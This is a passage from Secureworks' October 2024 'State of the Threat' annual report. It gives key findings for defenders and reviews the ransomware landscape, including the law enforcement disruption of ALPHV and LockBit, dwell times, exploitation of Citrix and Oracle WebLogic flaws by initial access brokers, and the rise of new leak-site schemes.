
Secureworks®



STATE OF THE THREAT

A YEAR IN REVIEW

8TH EDITION, OCTOBER 2024

TABLE OF CONTENTS

A LETTER FROM OUR VICE PRESIDENT, THREAT RESEARCH

The human and business impact of cybercrime in the last year has been stark.

In June 2024, urgent and lifesaving operations were cancelled in the UK when National Health Service provider Synnovis fell victim to a ransomware attack. In April, AT&T revealed that 109 million U.S. customer account details, including calls and texts, had been illegally accessed by cybercriminals. Clorox laid bare the business cost of a cyberattack in its Q1 FY24 earnings when it attributed a 20% decline worth $356 million in net sales to a ransomware attack.

In the face of a criminal ecosystem seemingly running rampant, law enforcement fought back. Operations to disrupt QakBot, ALPHV, LockBit, and many more sent shockwaves through the cybercriminal landscape, upending hierarchies and sparking new affiliations. Disruption counts. It shows cybercriminals that they cannot hide under the veil of anonymity. They can be reached.

But cybercriminal ecosystems are akin to living organisms. They adapt and mutate in the face of disruption, reacting with speed to maintain the tempo of their attacks. The names and affiliations may be different, but the impact is the same, with attacks causing maximum business disruption, downtime, and remediation costs.

State actors have augmented strategic priorities with tactical campaigns related to ongoing and heightened geopolitical tensions. In parallel, Western governments have shown that their tolerance for cyber espionage is low with notable moves by the U.S., UK, and allies against both Russia and China. 2024 is the year of elections and the world's democratic governments are on high alert for disinformation and other attempts to influence or call into question the election process.

New regulations that promote greater transparency and knowledge sharing are key to our collective defense—so is the ongoing effort by law enforcement to shine a light into the darkest recesses of the cybercriminal underground. The collective actions of the cyber defense community to spread understanding of the state of the threat continue to make an essential difference. This annual State of the Threat report plays a key role in maintaining that understanding and awareness, adding further depth and context to the threat intelligence publications that Secureworks produces throughout the year.

Cordially,

Don Smith
Vice President, Threat Research
Secureworks®


EXECUTIVE SUMMARY AND KEY FINDINGS

Cyber risk levels remain high for all organizations. A flourishing cybercriminal ecosystem continues to present numerous threats, and geopolitical issues are bringing additional pressures. This annual report explains why, using the collected findings of the Secureworks® Counter Threat Unit™ (CTU)™ research team for the period July 2023 to the end of June 2024.


Cybercrime is still the number one threat facing Secureworks customers. Most cybercrime is opportunistic, seeking out easy victims with cash or assets worth stealing. Ransomware continues to be the most pressing cybercrime concern. Despite law enforcement agencies getting some significant wins in the past year, the ransomware ecosystem keeps bouncing back, showing it can roll with the punches, adjust, and persist. Many individual threat actors have adapted, shedding loyalties in favor of financial gain. Some have switched group affiliation, while others work with multiple groups.

Geopolitical events are again driving state-sponsored and hacktivist cyber activity. Conflicts in Ukraine, the Middle East and the South China Sea are directing the agendas of big players like China, Russia, and Iran and encouraging grassroots activism. Some hacktivists are deliberately blurring their origins, raising suspicions of tasking or involvement by state-sponsored threat actors. The result is very different threat levels in different geographies.


Chapter 1 of this report explores this year's ups and downs of ransomware, the takedowns and the new actors, as well as key enablers of the ecosystem such as infostealers and botnets. It also covers Business Email Compromise (BEC)—another ever-present threat. Chapter 2 examines some of the tactics we see cybercriminal and state-sponsored groups using, including exploiting internet-facing vulnerabilities, Living off the Land, and the emergence of AI. Chapters 3 and 4 discuss the hacktivism and state-sponsored cyber landscapes respectively.



For network defenders, our key findings this year are:




Ransomware dwell times—the period of time from initial compromise to ransomware deployment—remain low. The shortest ransomware dwell time observed by Secureworks incident responders was just under seven hours.



The overall number of attacks is still high. Ransomware remains a major threat to all types of organization. March 2024 saw the highest number of name-and-shame ransomware schemes listing victims on leak sites.

Adversary in The Middle phishing kits have emerged as a key weapon in the adversaries' arsenal to bypass established multi-factor authentication (MFA) defenses, making choosing phishing-proof MFA solutions essential.



Unpatched vulnerabilities remain the top Initial Access Vector (IAV) in ransomware attacks, accounting for nearly 50% of known IAVs. Vulnerable perimeter devices in particular draw the attention of both state-sponsored and cybercriminal threat actors.

Hacktivists continue to conduct denial of service or web site defacement campaigns against organizations linked to conflict zones.

In contrast to hacktivist activity, stealth remains an essential element in state-sponsored attacks. Threat actors favor the use of obfuscation networks, living-off-the-land (LOTL) techniques, and commodity tooling in many attacks, making detection and attribution difficult. These techniques and tools are also increasingly used by ransomware groups.

The basics of cybersecurity defense remain as essential as ever—phishing-resistant MFA, timely patching, and comprehensive XDR implementation with threat-led detections. One or more of these defenses were absent in over 50% of the incidents worked by Secureworks incident responders last year.

CHAPTER 1

DESPITE LAW ENFORCEMENT GAINS, CYBERCRIME CONTINUES TO FLOURISH

Ransomware—A Year in Review

In some respects, the past year has seemed like business as normal for the ransomware ecosystem. Victim listings on ransomware leak sites have remained high. With 730 victims listed, March 2024 represents the busiest month on record, although this figure was inflated by Dispossessor listing 330 victims on their site, most of which had previously been listed by other ransomware groups.




Figure 1. Totals by month for ransomware leak site listings. (Source: Secureworks)

On the other hand, recent law enforcement activity seems to have had a fragmenting effect on the ransomware ecosystem. High-profile law enforcement operations have led, indirectly or otherwise, to the apparent demise of one of the two most active ransomware operators. **GOLD BLAZER**[1] pulled an exit scam by failing to pay one of its affiliate $22 million USD owed in commission when it shut down its ALPHV/BlackCat operation, shortly after a law enforcement takedown that initially seemed of limited impact. Affiliates are threat actors who conduct ransomware attacks on behalf of operators in return for a share of the ransom.

GOLD MYSTIC[2] persists, despite appearing to have taken the LockBit operation offline (at least for a short while) after a multi-stage law enforcement operation. This revealed the identity of 'LockBitSupp', the LockBit admin, and appeared designed to frighten off affiliates. The operation undoubtedly had an impact on LockBit, and monthly victim numbers dropped, but the group has not yet disappeared. The differing ways in which ransomware groups have responded to law enforcement pressure will be discussed later in this chapter.





Figure 2. Name and shame group leak site lists July 23 – June 24. (Source: Secureworks)

A Quiet Year for Some

GOLD TAHOE[3] had a quiet year after extorting thousands of organizations in last year's ultra high-profile data-theft-only attacks exploiting zero-days in managed file transfer (MFT) services such as Fortra GoAnywhere and MOVEit Transfer.

Although the group allegedly exploited a zero-day vulnerability in SysAid IT support software in late 2023, there was no significant corresponding increase in victim naming on the leak site. Targeting a tool like SysAid represents a departure from GOLD TAHOE's usual zero-day exploitation activity, as any data exfiltration would require lateral movement from the point of entry. It is possible that such access was used instead in the deployment of ransomware rather than during data theft-only intrusions, given the group's background operating cadence over the year of listing approximately five victims a month.



Tracking Changes in Tactics, Techniques, and Procedures (TTPs)

Direct observation from Secureworks ransomware incident response engagements suggests that dwell times overall remain low, although they varied greatly over the year. More than half the incidents observed involved a dwell time of under 28 hours and the median dwell time was just over two and a half days. However, the median figure only tells part of the story.

There were clusters with shorter dwell times, and clusters with much, much longer ones. A third of intrusions saw ransomware deployed in less than a day. In fact, the shortest dwell time observed was just under seven hours. In another third, operators took longer than a day but less than a week to deploy their ransomware. The remaining third took longer than ten days. In one case, ransomware was deployed over 135 days after initial access was obtained. This variance may reflect a more chaotic affiliate landscape; as ransomware schemes expand and take on more affiliates, it is likely that newer affiliates will be less adept at intrusions and will take longer to deploy ransomware.

For researchers, tracking individual ransomware threat actors is challenging because many ransomware schemes offer playbooks to affiliates. We saw this with release of material related to the Conti operation in August 2021. Affiliates share tools, sometimes even down to the exact same binaries with the same hashes. Many ransomware groups also do not rely on custom malware for access, instead using living-off-the-land binaries (LOLBins) or off the shelf tools to conduct operations. For example, remote management tools like ScreenConnect, AnyDesk, Atera and Splashtop have become increasingly popular. Tying the use of the tools to a specific individual or even group can be difficult.

Ransomware attackers continue to look for the easiest means of initial access—the top IAVs used were either scan and exploit of vulnerable devices or stolen credentials (where multi-factor authentication (MFA) was absent.)

Ransomware groups have been quick to exploit high profile vulnerabilities. In October 2023, shortly after the Citrix Bleed vulnerability (CVE-2023-4966) was revealed and exploit code was published, CTU™ researchers observed multiple exploitation attempts that were likely the precursor to LockBit ransomware deployment.


In one compromise that Secureworks incident responders investigated, exploitation of CVE-2023-4966 led to data theft and the naming of the victim on the LockBit leak site. In this case, no attempt was made to deploy ransomware. This is the first time CTU researchers have observed a LockBit affiliate attempt extortion without deploying ransomware, but there is nothing surprising about this. Ransomware groups are opportunistic and look for ways to monetize access. The need for decryption keys to get business operations back online might be the biggest incentive for victims to pay, but data theft-only attacks can still result in ransom payment. The nature of that particular compromise suggested that it was conducted by a LockBit affiliate with limited technical aptitude. The Citrix Bleed vulnerability is easy to exploit with publicly available exploit code, the legitimate tools used for post-compromise activity in the incident are straightforward to use, and the batch script to propagate the ransom note was not complex.

Over the same period, initial access brokers also took advantage of new vulnerabilities to gain access. These are the threat actors who gain initial access to networks and then auction or otherwise sell the access to other threat actors. In one incident, exploitation activity on a Citrix NetScaler gateway server began in August 2023. This was shortly after the critical remote code execution vulnerability CVE-2023-3519 was disclosed, a patch was released, and exploit code was made publicly available. The threat actor exploited the vulnerability to drop a web shell on a Citrix NetScaler device for persistence. This web shell is a variant of TinyShell, which is based on China Chopper. It includes basic functionality that allowed the execution of commands on the device. After deploying TinyShell, the attacker ran another basic web shell to harvest Citrix credentials and write them to a file. The file contents indicated that credentials were obtained in mid-September, suggesting that the web shell was first executed around that time.

Then, in late November, an unknown affiliate of the Black Basta ransomware-as-a-service (RaaS) scheme operated by the **REBELLION**[4] threat group entered the victim's network via the access gained through the organization's compromised NetScaler gateway server. In the following weeks, the attacker conducted post-compromise activity from this initial host. This activity included running obfuscated PowerShell commands, conducting Active Directory reconnaissance via the legitimate Windows Active Directory Explorer tool, and accessing multiple ZIP and temporary files. The threat actor also downloaded and executed a malicious variant of the NetSupport Manager remote management tool. The same activity was observed during a separate compromise, including the use of exactly the same TinyShell web shell with the same file hash and same embedded password. The delay between initial access and subsequent exploitation attempts suggested the same initial access broker (IAB) may have been responsible for access in each intrusion.

Nor was it just new vulnerabilities that IABs exploited for access. CTU researchers observed **GOLD MELODY**[5] continue to use tried-and-tested methods to gain access to networks. In October 2023, a threat actor exploited a Java deserialization vulnerability (CVE-2022-21445) to compromise and execute commands on an organization's internet-facing Oracle WebLogic server. CTU researchers attributed the activity to the group because of GOLD MELODY's previous targeting of Oracle WebLogic servers, and use of the same attacker-controlled infrastructure and execution of the Wget command to download a Perl script named bc.pl.

In a separate intrusion, CTU researchers assessed that the compromise of an internet-facing Oracle WebLogic server for access, and the use of the AUDITUNNEL tunnelling tool and a JSP web shell, were also consistent with GOLD MELODY activity. Subsequent efforts to compress and exfiltrate data appeared to have been carried out by a different attacker, reinforcing the notion that GOLD MELODY operates as an IAB, selling on access to other attackers.



All Change in the Ransomware Ecosystem?

With LockBit and ALPHV no longer dominant, affiliates have been forced to look for alternative operators to work with. Beneficiaries of this trend appear to include Qilin, BlackSuit, Play, and others. As a result, there has been a more even spread of victims against a larger number of ransomware schemes. In the three months before the May 2024 part of the LockBit takedown, there were 45 name-and-shame ransomware groups active. In the three months following, there were 55 groups active. May also saw the highest ever number of name-and-shame ransomware schemes listing victims on dedicated leak sites.

Month (2024)	No. of Schemes
January	**32**
February	**36**
March	**35**
April	**39**
May	**40**
June	**39**


Figure 3. Number of ransomware schemes listing victims on leak sites per month. (Source: Secureworks)

Why Leak Site Numbers Give a Partial View

Victims named on leak sites will almost invariably represent failed extortion attempts, so the numbers cannot be taken as representing an accurate overall picture of ransomware activity. There is a lot that leak sites don't tell us.

For example, if more victims refuse to pay, we might expect to see an increase in victim numbers on leak sites. However, this would not indicate that ransomware was becoming more prolific. We would not have sight of all the data needed to make that judgement.

Nor do leak site numbers reflect attacks by ransomware groups that do not engage in naming and shaming victims on a dedicated leak site. For example, Phobos ransomware is quite prolific, but its operators do not steal data or name their victims.



There was also a significant uplift in new groups entering the ecosystem and attempting to profit from the uncertainty after the ALPHV/LockBit disruptions.

One scheme, called Dispossessor (since **disrupted**[6] by law enforcement), created a leak site with strong design similarities to LockBit's site and posted details of multiple victims in March 2024. However, most victims had already been listed as victims on sites belonging to other groups, predominantly LockBit but also CL0P, 8BASE and Egregor. It is likely that the group behind the site has used data stolen and published by other groups to re-extort victims. Attempts were made to establish another leak site called Rabbit Hole in March 2024. Rabbit Hole was designed to allow smaller groups operating without their own leak site to publish victim names to an independent site. Despite its promotion on underground forums, it appears that Rabbit Hole did not gain traction and was quickly shuttered.




Figure 4. Number of new ransomware schemes vs. total number of schemes. (Source: Secureworks)

Reorganize, Regroup, Rebrand

